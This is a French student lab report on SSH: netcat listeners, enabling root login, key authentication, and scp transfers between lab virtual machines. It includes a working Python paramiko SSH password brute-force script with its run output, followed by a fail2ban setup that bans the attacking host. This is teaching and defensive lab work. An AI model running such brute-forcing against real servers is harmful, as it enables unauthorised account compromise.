
On commence à démarrer ces 4 machines :



On vérifie que le protocole ssh est installe :

```
root@www:~# apt install ssh
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
ssh est déjà la version la plus récente (1:8.4p1-5+deb11u3).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
```

On va installer les paquets openssh-server et client :

```
root@www:~# apt install openssh-client
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
openssh-client est déjà la version la plus récente (1:8.4p1-5+deb11u3).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
root@www:~# apt install openssh-server
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
openssh-server est déjà la version la plus récente (1:8.4p1-5+deb11u3).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
```

Quelle différence entre ces deux paquets ?

openssh-server permet d'accepter des connexions entrantes et openssh-client permet de se connecter à d'autres ordinateurs

netstat -antp

```
root@www:~# netstat -antp
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale          Adresse distante        Etat        PID/Program name
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      509/mariadbd
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      510/apache2
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      437/sshd: /usr/sbin
tcp6       0      0 :::22                   :::*                    LISTEN      437/sshd: /usr/sbin
```

On va créer une instance de serveur avec cette commande :

```
root@www:~# nc -lvp 7777
listening on [any] 7777 ...
```

On va aller sur la lubuntu training client et se connecter à l'instance de serveur crée précédemment :

```
test@client-mlif:~$ nano /etc/resolv.conf
test@client-mlif:~$ nc -nv 192.168.200.5 7777
Connection to 192.168.200.5 7777 port [tcp/*] succeeded!
```

Ensuite, on va taper du texte :

```
test@client-mlif:~$ nc -nv 192.168.200.5 7777
Connection to 192.168.200.5 7777 port [tcp/*] succeeded!
Hello SIO !
```

Puis on va aller vérifier sur la machine dmz si le message est bien reçu :

```
Hello SIO !
```

On va ouvrir une connexion ssh :

```
test@client-mlif:~$ ssh test@www
test@www's password:
Linux www 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr  2 09:01:19 2025 from 192.168.50.30
```

On va faire ip a :

```
test@www:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:81:f0:9a brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.5/24 brd 192.168.200.255 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe81:f09a/64 scope link
       valid_lft forever preferred_lft forever
```

Et whomai :

```
test@www:~$ whoami
test
```

Pour stopper la connexion on va faire exit

On va essayer de se connecter en tant que root :

```
Permission denied, please try again.
```

On voit que ça ne marche pas

On va aller modifier un fichier dans debian training dmz :

/etc/ssh/sshd_config

```
#LoginGraceTime 2m
PermitRootLogin yes
```

On modifie la ligne PermitRootLogin
ensuite on fait controle + x et on redémarre le service avec cette commande :
systemctl restart ssh

On tente de réouvre une connexion ssh en root :

```
test@client-mlif:~$ ssh root@www
root@www's password:
Linux www 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr  2 09:03:09 2025 from 192.168.50.30
```

On voit que ça marche
On va générer une paire de clé :

avec la commande : ssh-keygen

```
test@client-mlif:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/test/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/test/.ssh/id_rsa
Your public key has been saved in /home/test/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:5/ASBzTqpAzkiZWhhsOBpIYdQVqXAyd0sGx1D+IZhXE test@client-mlif
The key's randomart image is:
+---[RSA 3072]----+
|o=&*O=E o        |
|*@o@+* = .       |
|O+O o.o o        |
|oo o +   .       |
|    o . S o      |
|         B       |
|        . o      |
|         .       |
|                 |
+----[SHA256]-----+
```

C’est généré

On se rend dans le répertoire /home/test/.ssh avec la commande cd :

```
test@client-mlif:~$ cd /home/test/.ssh/
```

Puis on fait ls -la

```
test@client-mlif:~/.ssh$ ls -la
total 24
drwx------  2 test test 4096 avril  2 09:09 .
drwxr-x--- 18 test test 4096 avril  2 08:41 ..
-rw-------  1 test test 2602 avril  2 09:09 id_rsa
-rw-r--r--  1 test test  570 avril  2 09:09 id_rsa.pub
-rw-------  1 test test  728 avril  2 09:01 known_hosts
-rw-------  1 test test  506 avril  2 09:01 known_hosts.old
```

On va déposer la clé publique :

```
test@client-mlif:~/.ssh$ scp id_rsa.pub root@www:/root/.ssh/authorized_keys
root@www's password:
id_rsa.pub
```

On test une connexion par ssh en root :

```
test@client-mlif:~/.ssh$ ssh root@www
Linux www 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr  2 09:06:56 2025 from 192.168.50.30
```

On voit que il nous demande plus de mot de passe

On va transférer le fichier test :

```
test@client-mlif:~$ touch test
test@client-mlif:~$ scp test root@www:/root
test
```

On vérifie la présence du fichier test sur la dmz :

```
root@www:~# ls
glpi-9.5.6.tgz  r  sauvegarde.sql  test  test2
```

On va depuis la dmz récupérer le fichier test2 :

```
root@www:~# scp test@192.168.50.30:/home/test/test2 .
test@192.168.50.30's password:
test2                                         100%    0     0.0KB/s   00:00
```

Expliquer pourquoi il a fallu saisir un mot de passe ?

Il a fallu saisir un mot de passe, car la connexion via SCP utilise SSH pour établir une connexion sécurisée.L'authentification par mot de passe est activée pour vérifier l'identité de l'utilisateur distant.

Dans cette commande, sur quelle machine se situe le serveur ssh ?

La machine sur lequel se situe le serveur ssh est la lubuntu training client

A quoi correspond le point (.) à la fin de la commande ?

Il indique le répertoire courant !

Stop 1

On va installer le module paramiko :

```
test@client-mlif:~$ pip3 install paramiko
Defaulting to user installation because normal site-packages is not writeable
Collecting paramiko
  Downloading paramiko-3.5.1-py3-none-any.whl (227 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 227.3/227.3 KB 8.0 MB/s eta 0:00:00
Collecting pynacl>=1.5
  Downloading PyNaCl-1.5.0-cp36-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.manylinux_2_24_x86_64.whl (856 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 856.7/856.7 KB 10.4 MB/s eta 0:00:00
Requirement already satisfied: cryptography>=3.3 in /usr/lib/python3/dist-packages (from paramiko) (3.4.8)
Collecting bcrypt>=3.2
  Downloading bcrypt-4.3.0-cp39-abi3-manylinux_2_34_x86_64.whl (284 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 284.2/284.2 KB 10.3 MB/s eta 0:00:00
Collecting cffi>=1.4.1
  Downloading cffi-1.17.1-cp310-cp310-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (446 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 446.2/446.2 KB 10.0 MB/s eta 0:00:00
Collecting pycparser
  Downloading pycparser-2.22-py3-none-any.whl (117 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 117.6/117.6 KB 12.4 MB/s eta 0:00:00
Installing collected packages: pycparser, bcrypt, cffi, pynacl, paramiko
Successfully installed bcrypt-4.3.0 cffi-1.17.1 paramiko-3.5.1 pycparser-2.22 pynacl-1.5.0
```

On va reproduire le script :

```python
import sys
from paramiko import SSHClient
fd = open(sys.argv[1])
liste_pass = fd.readlines()
port = 22
user = "test"
ssh = SSHClient()
ssh.load_system_host_keys()
for pwd in liste_pass:
    testpass = pwd.rstrip()
    print("Tentative de mot de passe : ", testpass)
    try:
        result = ssh.connect("www",port, user, testpass)
        print("MOT DE PASSE TROUVE :", testpass)
        break
    except:
        print("ECHEC")
```

On crée le fichier dico

```
test2
other
root
test
root3
```

Et on met ça dans le dico

On test la commande python3 sshforcebrute.py dico :

```
test@client-mlif:~$ python3 sshforcebrute.py dico
Tentative de mot de passe :  test2
ECHEC
Tentative de mot de passe :  other
ECHEC
Tentative de mot de passe :  root
ECHEC
Tentative de mot de passe :  test
MOT DE PASSE TROUVE : test
```

On voit que ça marche

Stop 2

On va installer les paquets fail2ban

```
root@www:~# apt install fail2ban
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Paquets suggérés :
  mailx monit sqlite3
Les NOUVEAUX paquets suivants seront installés :
  fail2ban
0 mis à jour, 1 nouvellement installés, 0 à enlever et 0 non mis à jour.
Il est nécessaire de prendre 451 ko dans les archives.
Après cette opération, 2 142 ko d'espace disque supplémentaires seront utilisés.
Réception de :1 http://deb.debian.org/debian bullseye/main amd64 fail2ban all 0.11.2-2 [451 kB]
451 ko réceptionnés en 0s (6 354 ko/s)
Sélection du paquet fail2ban précédemment désélectionné.
(Lecture de la base de données... 49164 fichiers et répertoires déjà installés.)
Préparation du dépaquetage de .../fail2ban_0.11.2-2_all.deb ...
Dépaquetage de fail2ban (0.11.2-2) ...
Paramétrage de fail2ban (0.11.2-2) ...
Created symlink /etc/systemd/system/multi-user.target.wants/fail2ban.service → /lib/systemd/system/f
ail2ban.service.
Traitement des actions différées (« triggers ») pour man-db (2.9.4-2) ...
```

```
root@www:~# apt install iptables
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
iptables est déjà la version la plus récente (1.8.7-1).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
```

On va ouvrir le fichier :

/etc/fail2ban/jail.conf

```
# "maxretry" is the number of failures before a host get banned.
maxretry = 3_
```

On va modifier le maxentry = 3

Et on va redémarrer le fail2ban :

```
root@www:~# systemctl restart fail2ban
root@www:~# systemctl status fail2ban
• fail2ban.service - Fail2Ban Service
     Loaded: loaded (/lib/systemd/system/fail2ban.service; enabled; vendor preset: enabled)
     Active: active (running) since Wed 2025-04-02 09:54:16 CEST; 8s ago
       Docs: man:fail2ban(1)
    Process: 1589 ExecStartPre=/bin/mkdir -p /run/fail2ban (code=exited, status=0/SUCCESS)
   Main PID: 1590 (fail2ban-server)
      Tasks: 5 (limit: 511)
     Memory: 12.0M
        CPU: 105ms
     CGroup: /system.slice/fail2ban.service
             └─1590 /usr/bin/python3 /usr/bin/fail2ban-server -xf start

avril 02 09:54:16 www systemd[1]: Starting Fail2Ban Service...
avril 02 09:54:16 www systemd[1]: Started Fail2Ban Service.
avril 02 09:54:16 www fail2ban-server[1590]: Server ready
```

On retest le craquage de mot de passe :

```
test@client-mlif:~$ python3 sshforcebrute.py dico
Tentative de mot de passe :  test2
ECHEC
Tentative de mot de passe :  other
ECHEC
Tentative de mot de passe :  root
ECHEC
Tentative de mot de passe :  lal
ECHEC
Tentative de mot de passe :  lalkfkjrf
ECHEC
Tentative de mot de passe :  fg
ECHEC
Tentative de mot de passe :  nrngfr
ECHEC
Tentative de mot de passe :  gh
ECHEC
Tentative de mot de passe :  hrh
ECHEC
Tentative de mot de passe :  hrt
ECHEC
Tentative de mot de passe :  hrhj
ECHEC
Tentative de mot de passe :  test
ECHEC
Tentative de mot de passe :  root3
ECHEC
```

On voit que même avec le bon mot de passe test, ça marche pas

On vérifie que quelqu'un a été banni

```
root@www:~# fail2ban-client status sshd
Status for the jail: sshd
|- Filter
|  |- Currently failed: 0
|  |- Total failed:     0
|  `- File list:        /var/log/auth.log
`- Actions
   |- Currently banned: 1
   |- Total banned:     1
   `- Banned IP list:   192.168.50.30
```

On voit que la lubuntu est banni

Fouiller dans les fichiers de configuration du serveur afin de modifier la durée de bannissement par défaut

```
# [DEFAULT]
bantime = 2h
```

De base il est à 1h

Tester aussi une connexion manuelle durant le bannissement.

```
test@client-mlif:~$ ssh root@www
ssh: connect to host www port 22: Connection refused
```